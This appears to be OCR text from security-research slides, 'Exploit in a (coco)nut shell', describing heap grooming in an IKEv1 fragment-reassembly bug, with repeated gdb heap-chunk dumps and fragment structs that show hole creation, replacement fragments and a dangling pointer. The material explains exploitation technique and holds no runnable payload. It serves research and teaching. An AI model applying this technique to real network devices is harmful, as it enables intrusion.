
Exploit in a (coco)nut shell

```
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 M sz:0x02030 fl:CP alloc_pc:0x0807f8c4,- 0x0002 bb
0xacd7a8d0 F sz:0x00010 fl:-P
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled

XML tag data dangling pointer



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions


- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled




Exploit in a (coco)nut shell

```
(gdb) dlchunk 0xacd78090 -c 14 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 F sz:0x02040 fl:-P  free_pc:0x0994a2bf,
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled




Exploit in a (coco)nut shell

```
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 M sz:0x02040 fl:CP alloc_pc:0x0869460d,- 0x6666 ff
0xacd7a8e0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag



Exploit in a (coco)nut shell

```
// initial b fragment
(gdb) python print(frag_payload(0xacd788a0+0x28+0x1c))
struct frag_payload @ 0xacd788e4 {
 next_payload     = 0x0
 critical_bit     = 0x0
 payload_length   = 0x1fe6
 id               = 0x10
 seqno            = 0x2
 last_frag        = 0x1

// replacement f fragment
(gdb) python print(frag_payload(0xacd788a0+0x28+0x1c))
struct frag_payload @ 0xacd788e4 {
 next_payload     = 0x0
 critical_bit     = 0x0
 payload_length   = 0x1ff2
 id               = 0x20
 seqno            = 0x2
 last_frag        = 0x1
```


Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag

XML tag data dangling pointer

"confused" session frag


replacement frag



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag




Exploit in a (coco)nut shell

```
(gdb) dlchunk 0xacd78090 -c 20 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 M sz:0x02040 fl:CP alloc_pc:0x0869460d,- 0x6666 ff
0xacd7a8e0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 F sz:0x02850 fl:-P  free_pc:0x0868d28d,
0xacd7d940 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```


Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions
- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag




Exploit in a (coco)nut shell

```
malloc: 0xacd7b0f0 realsz 0x2820, reqsz 0x27f4 - reassembled packet
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 M sz:0x02040 fl:CP alloc_pc:0x0869460d,- 0x6666 ff
0xacd7a8e0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x02820 fl:CP alloc_pc:0x0868d323,-
0xacd7d910 F sz:0x00030 fl:-P  free_pc:0x00000000,-
0xacd7d940 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

